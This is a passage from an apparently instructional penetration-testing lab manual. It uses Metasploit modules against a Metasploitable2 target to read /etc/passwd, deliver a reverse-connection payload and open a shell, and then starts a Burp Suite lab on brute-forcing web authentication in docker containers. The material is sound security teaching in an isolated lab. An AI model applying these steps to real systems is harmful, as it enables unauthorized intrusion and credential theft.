


Fig 5.25: Output of the “postgres_sql” Module

The SQL command gets the names of databases from pg_database. There are three PostgreSQL databases postgres, template0, and template1.

Step 9: Read System Files

When provided valid PostgreSQL database credentials, the “postgres_readfile” auxiliary module will read and display system files. In the search box of the Module Panel, search for the “postgres_readfile” auxiliary module.




Fig 5.26: Search the “postgres_readfile” Module

Double click on the “postgres_readfile” module to input the necessary options.





Fig 5.27: Option of the “postgres_readfile” module

The default remote file to read is set to “/etc/passwd”. The default options are ok for this experiment. Now Click on the “Launch” button to run the module.



```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/bin/false
user:x:1001:1001:just a user,111,,,:/home/user:/bin/bash
service:x:1002:1002,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
snmp:x:115:65534::/var/lib/snmp:/bin/false
[+] 10.10.10.3:5432 Postgres - /etc/passwd saved in
/root/.msf4/loot/20210924100813_default_10.10.10.3_postgres.file_484609.txt
[*] Auxiliary module execution completed

msf6 auxiliary(admin/postgres/postgres_readfile) >
```

Fig 5.28: Output of the “postgres_readfile” module

Step 10: Deliver a Payload

To deliver a payload on the target host, use the exploit module “postgres_payload”. In the search box of the Module Panel, search for the “postgres_payload” module.

An exploit module takes advantage of a vulnerability to provide access to the target system.




Fig 5.29: Search for the “postgres_payload” Module

Since the target host is a Linux machine, select the Linux “postgres_payload” module. Now, double click on the “postgres_payload” module to input the necessary options.




Fig 5.30: Options of the “postgres_payload” Module

The default options are ok for this experiment. The use of a reverse connection is also selected by default. Now Click on the “Launch” button to run the module.




Fig 5.31: Output of the “postgres_payload” module

After successfully running the module, the target host will change color, and the victim has been compromised.

Right-click on the target host. The menu now has a "Shell 1" option. Choose "Shell 1" and click on "Interact". A "Shell 1" tab will open in the Console Panel.




Fig 5.32: Shell Access of the Target Host

Now let's run some system commands from the obtained shell.




Fig 5.33: Run System Commands

Chapter 6

Lab 04 - Brute Forcing Web Authentication Using Burp Suite

6.1 Overview

This lab exercise explores the use of the Burp Suite tool by brute-forcing web authentication of Mutillidae web application running on Metasploitable2.

6.2 Background Information

Burp Suite is a web application security testing and analysis tool. A proxy server, a spider, an invader, and a so-called repeater are all included in Burp Suite for automating requests. It is possible to view all traffic between a browser and a web page by using Burp Suite as a proxy server and running the web browser through this proxy server. Burp Suite can modify traffics before forwarding them, which can be used to simulate some uncommon situations.

Mutillidae is a web application that intentionally incorporates security vulnerabilities. The main purpose of the Mutillidae is to assist security experts to examine their skills and tools in a legal environment. It helps web developers to comprehend more accurately the processes of securing web applications. Moreover, it permits instructors to educate and students to learn web application security in an isolated environment.


6.3 Performing the Lab

Step 1: Prepare the Environment of the Experiment

First, start and attach the victim container by opening a GNOME Terminal on the Ubuntu machine and running the following commands

```
docker start victim_1
```

```
docker attach victim_1
```




```
cs1@CSL: ~  
cs1@CSL:~$ docker start victim_1  
victim_1  
cs1@CSL:~$ docker attach victim_1  
root@victim_1:/#
```

Fig 6.1: Start and Attach the Victim Container

In the victim container, all services are disabled by default. Run the following command in the terminal of the victim container to start the required services.

```
services.sh
```




```
@victim_1: /  
root@victim_1:/# services.sh  
* Starting web server apache2  
apache2: Could not reliably determine the server's fully qualified domain name,  
using 10.10.10.3 for ServerName  
[ OK ]  
* Starting deferred execution scheduler atd [ OK ]  
* Starting periodic command scheduler crond [ OK ]  
Starting distccd  
* Starting MySQL database server mysqld [ OK ]  
* Checking for corrupt, not cleanly closed and upgrade needing tables.  
* Configuring network interfaces... [ OK ]  
* Starting portmap daemon... [ OK ]  
* Starting Postfix Mail Transport Agent postfix [ OK ]  
* Starting PostgreSQL 8.3 database server [ OK ]  
* Starting ftp server proftpd [ OK ]  
* Starting Samba daemons [ OK ]  
Starting network management services: snmpd.  
snmpd[715]: error finding row index in _ifXTable_container_row_restore  
* Starting OpenBSD Secure Shell server sshd [ OK ]  
* Starting system log daemon... [ OK ]  
* Starting Tomcat servlet engine tomcat5.5 [ OK ]  
* Starting internet superserver xinetd [ OK ]  
* Doing Wacom setup... [ OK ]  
* Running local boot scripts (/etc/rc.local)  
nohup: appending output to `nohup.out'  
nohup: appending output to `nohup.out'  
[ OK ]  
root@victim_1:/#
```

Fig 6.2: Start Necessary Services of the Victim Container

Open another GNOME Terminal in the ubuntu machine and run the following commands to start and attach the attacker container

```
docker start attacker_1
docker attach attacker_1
```

